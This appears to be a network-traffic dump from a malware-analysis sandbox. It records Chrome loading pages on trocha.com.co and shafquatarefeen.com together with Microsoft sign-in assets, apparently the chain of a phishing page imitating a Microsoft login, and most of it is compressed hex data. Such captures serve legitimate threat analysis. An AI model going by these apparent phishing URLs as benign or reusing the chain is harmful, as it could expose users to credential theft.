2022-07-01 09:00:48 UTC	402	IN	Data Raw: 1f 8b 08 00 00 00 00 00 04 00 bc bd 7b 7b db c6 b5 37 fa ff 79 9e f3 1d 44 34 65 01 73 48 91 76 93 77 17 14 c2 c7 91 9d c4 6d ee 72 9a a4 14 93 07 26 87 12 62 0a 60 00 50 b2 22 72 7f f6 b3 7e 6b 2e 18 5c 28 a7 dd fb 3d 6e 23 e2 32 98 eb 9a 35 eb be 4e 9f f4 4e 7e fd 76 27 f3 fb 93 db 67 a3 0f 47 93 93 fd 89 bf 0c 4e fe 7e 71 f2 69 b6 4b 57 71 99 64 e9 49 9c ae 4e b2 f2 5a e6 27 cb 2c 2d f3 e4 cd ae cc f2 82 8a fe fa 1b 3e 1d 65 f9 d5 e9 26 59 ca b4 90 27 4f 4e ff df ff a7 b7 de a5 4b 7c e9 4b 51 06 0f de 8e 9e 17 f4 dd b2 f4 a6 5e f6 e6 57 49 17 51 54 de 6f 65 b6 3e b9 c9 56 bb 8d ec f7 8f bc 18 c9 77 db 2c 2f 8b 59 fd 36 92 a3 55 b6 dc dd c8 b4 9c 95 d4 4c 6f 1c 84 55 ab c1 43 b2 f6 7b 55 91 a0 bc ce b3 bb 93 54 de 9d bc cc f3 2c f7 3d 3d e8 5c fe b6 4b Data Ascii: {{7yD4esHvwmr&b`P"r~k.\(=n#25NN~v'gGN~qiKWqdINZ',->e&Y'ONK|KQ^WIQToe>Vw,/Y6ULoUC{UT,==\K
2022-07-01 09:00:48 UTC	433	IN	Data Raw: 9a a5 65 8b 32 41 53 48 68 8e ea c0 4f 65 15 86 b4 43 2d 4a 35 b3 fb 59 93 ac aa 22 98 94 eb 91 04 fa 7c d7 c3 2d 38 ab 05 78 03 6a 35 97 05 11 86 11 cb dd 77 6d 72 71 d7 26 78 03 cb 58 d2 ea 65 45 69 96 8f c3 48 3a f7 b5 e5 14 a6 25 b6 e4 52 f3 db ad 28 15 b5 e8 d6 65 1d 59 70 8c 78 95 4c 84 21 ad df df b8 76 30 48 c6 46 ec aa 9b 1d 61 82 a8 2f 2a 03 83 b6 45 45 58 4b 0e 2b b3 89 36 35 1f 74 26 59 75 00 2e b7 5a 53 ab a5 9f 08 78 b1 1a 1b 9b ca 3c d0 51 68 55 68 0c c2 fa 2a 93 c1 8e 05 5b 96 be 8d e7 09 56 90 83 9c 5a 7c 68 92 e2 c6 08 13 9d d7 c8 08 f6 e5 f4 55 44 15 6d 9c e3 6f 02 1d 81 49 3f d7 a9 6a 37 f6 54 a3 53 80 b3 8b 66 36 d9 40 66 71 a7 f6 7e 7d 00 14 84 9b 6a 1d b2 83 5d d2 8d da ac bb b3 f2 bd 5f 19 87 ca 1d c8 fc 82 69 71 c0 49 8d 1e 0f 1e Data Ascii: e2ASHhOeC-J5Y"|-8xj5wmrq&xXeEiH:%R(eYpxL!v0HFa/*EEXK+65t&Yu.ZSx<QhUh*[VZ|hUDmoI?j7TSf6@f q~}j]_iqI
2022-07-01 09:00:48 UTC	449	IN	Data Raw: 71 c5 9e 1e 32 6b 4d 39 dd 56 79 f5 cc d2 d1 71 ec 9d ac b5 e9 6e b6 e6 f4 ef 60 f3 4e 4c 5e ee e9 23 a0 15 34 11 2c cd 72 09 64 62 45 2f 17 79 e1 0c 63 e7 f7 45 8a 60 65 84 8b d8 66 20 c0 bf a1 65 78 f7 95 66 b4 3e 97 65 ad a6 15 6d e0 ef 5c d9 5b 02 a6 f1 ca 57 68 ab 5c e3 8b 28 3f bd 9e 6b 04 26 8b 7d 15 40 cd ea c9 3e c1 a6 fa 8a 9d c6 52 be 22 03 17 3c 9b db 40 28 32 57 a3 f5 33 0a 80 00 03 28 ef 31 0c 8d 63 e2 b7 80 6d c6 4c 7e 89 96 6f bc ef 80 6a 20 52 cc 51 b5 9d 2b 35 1c 68 a8 89 b0 70 0d 4d df d4 6d 49 e6 eb c8 89 e0 b3 2c 7c 67 c6 62 9a a9 8e 45 fa 2f 9b d1 bd 1a b6 c4 25 90 35 2f a6 35 f3 a5 da 9a ae bd 98 27 04 15 a8 2a 4f 3d 22 ae 4c 5d f9 d4 34 8c 4a 81 1e db 57 05 e0 ac a0 50 43 d2 44 ce f7 89 56 6d 0d 9b 69 97 3f aa 42 f7 b4 6e d7 ad b4 Data Ascii: q2kM9Vyqn`NL^#4,rdbE/ycE`ef exf>em\[Wh\(?k&}@>R"<@(2W3(1cmL~oj RQ+5hpMmI,|gbE/%5/5'*O="L]4JWPCDVmi?Bn

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49747	69.172.198.108	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:42 UTC	4	OUT	GET /gvx HTTP/1.1 Host: trocha.com.co Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183. 121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig ned-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:45 UTC	5	IN	HTTP/1.1 404 Not Found Date: Fri, 01 Jul 2022 09:00:41 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://trocha.com.co/wp-json/>; rel="https://api.w.org/" Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:45 UTC	5	IN	Data Raw: 31 39 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 3c 2f 68 65 61 64 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 73 63 72 69 70 74 3e 0a 20 20 76 61 72 20 68 61 73 68 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 61 73 68 3b 0a 20 20 69 66 28 68 61 73 68 20 21 3d 3d 20 22 22 29 20 Data Ascii: 198<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head></head></body><script> var hash = window.location.hash; if(hash !== "")
2022-07-01 09:00:45 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49789	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	400	OUT	GET /ests/2.1/content/cdnbundles/aad.login.min_kx1da7l2dz6nhe9kugk19a2.js HTTP/1.1 Host: aadcdn.msauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: application/signed-exchange;v=b3;q=0.9,*/*;q=0.8 Purpose: prefetch Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:48 UTC	417	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 44785 Content-Type: application/x-javascript Content-Encoding: gzip Content-MD5: upI7aPOzsdXSeL+Vv8o5ww== Last-Modified: Wed, 20 Apr 2022 04:33:13 GMT ETag: 0x8DA2286E1DA9029 X-Cache: TCP_HIT Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 x-ms-request-id: b5298bf5-a01e-0035-7a78-8b9168000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref: 0wLe+YgAAAACm5Z0ZDfCFS6ctcdsb8lTLRlJBMjMxMDUwNDE4MDUxADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:47 GMT Connection: close
2022-07-01 09:00:48 UTC	418	IN	Data Raw: 1f 8b 08 00 00 00 00 00 04 00 ec bd 7f 5b db 48 b2 30 fa bf 3f 85 d1 cc 61 ec 41 76 6c 48 32 33 76 14 d6 01 27 f8 0c 60 16 9b 99 9d 0b ac 1f 61 37 a0 89 91 bc 92 9c 84 03 7e 3f fb ad aa ee 96 5a 52 4b 16 24 b3 7b de fb dc 7d 9e 9d 98 56 ff a8 ae ae ae ae aa ae ae 7a f1 e3 46 b5 51 fe 7f d5 d1 b8 77 3a ae 0e df 57 c7 07 83 d3 fd ea 09 fc f5 47 f5 78 38 1e ec f5 cb f7 53 a9 8c 6f 9d a0 7a ed cc 59 15 fe bd b2 03 36 ab 7a 6e d5 f3 ab 8e 3b f5 fc 85 e7 db 21 0b aa 77 f0 5f df b1 e7 d5 6b df bb ab 86 b7 ac ba f0 bd 3f d9 34 0c aa 73 27 08 a1 d1 15 9b 7b 9f ab 35 e8 ce 9f 55 4f 6c 3f bc af 0e 4e ea cd ea 18 ea 7a be 73 e3 b8 d0 7a ea 2d ee e1 f7 6d 58 75 bd d0 99 b2 aa ed ce a8 b7 39 fc e1 06 ac ba 74 67 cc af 7e be 75 a6 b7 d5 23 67 ea 7b 81 77 1d 56 7d 36 65 Data Ascii: [H0?aAvlH23v`a7~?ZRK${}VzFQw:WGx8SozY6zn;!w_k?4s'{5UOl?Nzsz-mXu9tg~u#g{wV}6e
2022-07-01 09:00:48 UTC	457	IN	Data Raw: b8 d6 06 73 e6 82 75 19 38 db ff 6e 04 c9 c0 ef 7f e1 9a af 78 0e 75 25 bf 68 e6 7e 45 ba 49 33 9e 20 80 7e 44 65 a0 aa 47 c5 f4 5b fd 42 f7 98 73 10 1f d4 2a 51 a1 34 2d 45 6e 6e f8 15 84 d4 9c 84 12 a2 f2 46 2d 54 ba 4d 27 6e 70 df 58 3f 23 5b 88 7d bb c3 44 ca d8 c7 47 dc 88 e9 c4 b5 9a da 3c a6 74 b2 ba c8 16 81 18 73 82 bd db 2f 43 bf 37 b3 e7 43 d0 45 40 32 4f 72 09 dd 55 44 b9 a7 26 9b 9b f1 27 2a 3f fb c7 64 f8 5b ff f4 74 b0 df e7 11 18 d3 b6 51 4d 64 88 e7 e4 14 0a 4b e4 14 92 71 19 51 66 c1 58 6f 42 70 4c 9d df 3a 51 31 df b0 1b dd db 84 5f 75 b7 41 61 87 18 7f 80 bc 9c cf d2 96 8c c2 b8 d9 7b 5f 6e df 83 1e 09 28 a8 19 ef 4f ff 41 77 16 30 bd a3 e1 a8 3f 96 7f f4 7a fb 27 83 63 90 02 fa 63 14 69 a9 38 e3 0d a7 f8 3c 9a ae 55 b0 c6 1b f9 8b 6c Data Ascii: su8nxu%h~EI3 ~DeG[Bs*Q4-EnnF-TM'npX?#[}DG<ts/C7CE@2OrUD&'*?d[tQMdKqQfXoBpL:Q1_uAa{_n(OAw0?z'cci8<Ul
2022-07-01 09:00:48 UTC	473	IN	Data Raw: 49 b5 6f 32 2b a4 98 44 15 56 17 1d a4 2a 1b 65 94 9a 7a b1 4c 88 95 af 96 67 f5 21 ee c2 6f 1a 34 ae 17 4f db a8 e3 34 d5 c1 72 e1 e0 46 4d 27 63 dc c0 dc a5 d8 0c ed 4f 1c 29 0b 8c 20 87 4b 67 e3 94 27 cd 65 98 69 80 50 b5 ce 60 2b 25 b9 ef 78 d2 e8 bb 50 7e 4f 58 59 c6 ea e3 92 93 f5 35 38 1e 8f c3 39 93 b9 f0 9a b9 b3 37 27 5a e7 8b 17 31 a7 71 bd 1d 5c a5 43 5d c1 76 fa 1b 5a af 72 5a be ad f9 52 4b c0 ef 84 d6 8a e4 86 59 53 f2 4a e5 b4 84 78 91 e1 7b 99 21 7b 35 5c 9c dd df 0c e4 14 db c5 2b 31 2d 74 c3 57 9c 0e d7 d8 bd 66 85 a9 e5 46 f8 eb 96 2d 5f 72 cd 6d 93 48 50 d6 5e 36 ad c2 cb a6 b5 5a af 2f 63 48 ac 28 5e e7 fa fa df 8c 4c 51 c0 1c bb 0a 46 fd 21 fd 52 21 55 9f d5 a6 b4 3b d5 c9 dc 2b 39 98 95 98 5d ae b3 bd 2a 24 b6 0a 88 33 ab 9a 19 3a Data Ascii: Io2+DV*ezLg!o4O4rFM'cO) Kg'eiP`+%xP~OXY5897'Z1q\C]vZrZRKYSJx{!{5\+1-tWfF-_rmHP^6Z/cH(^LQF!R!U;+9]*$3:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49790	192.154.231.67	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:48 UTC	486	OUT	GET /wp-includes/images/w-logo-blue-white-bg.png HTTP/1.1 Host: shafquatarefeen.com Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:49 UTC	487	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Thu, 21 May 2020 18:40:12 GMT Accept-Ranges: bytes Content-Length: 4119 Content-Type: image/png
2022-07-01 09:00:49 UTC	487	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 50 00 00 00 50 08 06 00 00 00 8e 11 f2 ad 00 00 0f de 49 44 41 54 78 da e5 5d 09 78 55 c5 15 0e 5b c1 c8 56 10 d1 2a 29 9b 4b 6b ad c5 da 56 ad 6b b5 1b 4a 5d 6a 4b 45 6c 3f f5 ab b5 74 b7 04 12 21 09 7b 14 2c a0 a2 11 45 83 d9 13 b2 90 90 1d 92 40 c0 b0 84 b0 46 90 25 04 08 81 10 12 42 16 12 b2 4e e7 bf 79 93 cc 9d 77 97 b9 f7 bd 87 49 7b be 6f be f0 de 9b 3b cb b9 73 e6 9c f3 9f 33 83 97 d7 57 48 d7 cf 8b 1b ff ad a5 c9 2f d3 b2 7a 42 70 d2 96 6f 2c 58 57 f2 f5 80 98 9a 81 b3 23 5a bd 66 86 11 be 7c 6d 76 44 f3 d0 39 d1 17 46 06 c6 1c a2 cf a5 8d 08 8c 79 ab 9f 6f f8 b3 f4 b7 31 5e ff 37 34 33 6c d8 d8 c5 09 af de f9 76 ca e7 23 03 63 1b 45 26 f1 65 d8 dc 68 55 31 aa 7b 8d 7f e4 05 ca e0 08 fa ef Data Ascii: PNGIHDRPPIDATx]xU[V*)KkVkJ]jKEl?t\{,E@F%BNywl{o;s3WH/zBpo,XW#Zf|mvD9Fyo1^743lv#cE&ehU1{

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49796	142.251.36.238	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:55 UTC	491	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:55 UTC	492	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-U3e1kNoG1SO6AdJapB4T1A' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 01 Jul 2022 09:00:55 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5660 X-Daystart: 7255 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:55 UTC	493	IN	Data Raw: 33 31 39 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 36 30 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 37 32 35 35 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 20 Data Ascii: 319<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5660" elapsed_seconds="7255"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""
2022-07-01 09:00:55 UTC	493	IN	Data Raw: 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 70 70 20 Data Ascii: kkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><app
2022-07-01 09:00:55 UTC	493	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49802	152.199.23.37	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:56 UTC	493	OUT	GET /ests/2.1/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: aadcdn.msftauth.net
2022-07-01 09:00:56 UTC	494	IN	HTTP/1.1 200 OK Access-Control-Allow-Origin: * Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding Age: 13699 Cache-Control: public, max-age=604800 Content-MD5: nzaLxFgP7ZB3dfMcaybWzw== Content-Type: image/svg+xml Date: Fri, 01 Jul 2022 09:00:56 GMT Etag: 0x8D64101507E84BD Last-Modified: Fri, 02 Nov 2018 20:25:22 GMT Server: ECAcc (frc/8F3A) Vary: Accept-Encoding X-Cache: HIT x-ms-blob-type: BlockBlob x-ms-lease-status: unlocked x-ms-request-id: 2c0f688c-501e-0003-5d09-8d2de5000000 x-ms-version: 2009-09-19 Content-Length: 3651 Connection: close
2022-07-01 09:00:56 UTC	495	IN	Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 30 38 22 20 68 65 69 67 68 74 3d 22 32 34 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 30 38 20 32 34 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 64 3d 22 4d 34 34 2e 38 33 36 2c 34 2e 36 56 31 38 2e 34 68 2d 32 2e 34 56 37 2e 35 38 33 48 34 32 2e 34 4c 33 38 2e 31 31 39 2c 31 38 2e 34 48 33 36 2e 35 33 31 4c 33 32 2e 31 34 32 2c 37 2e 35 38 33 68 2d 2e 30 32 39 56 31 38 2e 34 48 32 39 2e 39 56 34 2e 36 68 33 2e 34 33 36 4c 33 37 2e 33 2c 31 34 2e 38 33 68 2e 30 35 38 4c 34 31 2e 35 34 35 2c 34 2e 36 5a 6d 32 2c 31 2e 30 34 39 61 31 2e 32 36 38 2c 31 2e 32 36 38 2c 30 Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0
2022-07-01 09:00:56 UTC	496	IN	Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 30 38 22 20 68 65 69 67 68 74 3d 22 32 34 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 30 38 20 32 34 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 64 3d 22 4d 34 34 2e 38 33 36 2c 34 2e 36 56 31 38 2e 34 68 2d 32 2e 34 56 37 2e 35 38 33 48 34 32 2e 34 4c 33 38 2e 31 31 39 2c 31 38 2e 34 48 33 36 2e 35 33 31 4c 33 32 2e 31 34 32 2c 37 2e 35 38 33 68 2d 2e 30 32 39 56 31 38 2e 34 48 32 39 2e 39 56 34 2e 36 68 33 2e 34 33 36 4c 33 37 2e 33 2c 31 34 2e 38 33 68 2e 30 35 38 4c 34 31 2e 35 34 35 2c 34 2e 36 5a 6d 32 2c 31 2e 30 34 39 61 31 2e 32 36 38 2c 31 2e 32 36 38 2c 30 Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49803	152.199.23.37	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:56 UTC	494	OUT	GET /ests/2.1/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73.svg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: aadcdn.msftauth.net

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:56 UTC	498	IN	HTTP/1.1 200 OK Access-Control-Allow-Origin: * Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding Age: 338613 Cache-Control: public, max-age=604800 Content-MD5: HMwsHhNXdtrfirQDkzcqMA== Content-Type: image/svg+xml Date: Fri, 01 Jul 2022 09:00:56 GMT Etag: 0x8D641014CC1CD9F Last-Modified: Fri, 02 Nov 2018 20:25:15 GMT Server: ECAcc (frc/8FE7) Vary: Accept-Encoding X-Cache: HIT x-ms-blob-type: BlockBlob x-ms-lease-status: unlocked x-ms-request-id: fde8f45f-401e-0009-5e14-8a07a7000000 x-ms-version: 2009-09-19 Content-Length: 915 Connection: close
2022-07-01 09:00:56 UTC	499	IN	Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 36 22 20 68 65 69 67 68 74 3d 22 31 36 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 36 20 31 36 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 66 69 6c 6c 3d 22 23 66 66 66 66 66 66 22 20 64 3d 22 4d 31 2e 31 34 33 2c 36 2e 38 35 37 61 31 2e 31 30 37 2c 31 2e 31 30 37 2c 30 2c 30 2c 31 2c 2e 34 34 36 2e 30 38 39 2c 31 2e 31 36 34 2c 31 2e 31 36 34 2c 30 2c 30 2c 31 2c 2e 36 30 37 2e 36 30 37 2c 31 2e 31 36 31 2c 31 2e 31 36 31 2c 30 2c 30 2c 31 2c 30 2c 2e 38 39 33 2c 31 2e 31 36 34 2c 31 2e 31 36 34 2c 30 2c 30 2c 31 2d 2e 36 30 37 2e 36 30 37 2c 31 2e 31 30 37 2c 31 2e Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#ffffff" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49804	51.210.32.106	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:56 UTC	500	OUT	GET /phX2vBj/0-a5dbd4393ff6a725c7e62b61df7e72f0.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: i.ibb.co
2022-07-01 09:00:56 UTC	500	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 01 Jul 2022 09:00:56 GMT Content-Type: image/png Content-Length: 1031 Connection: close
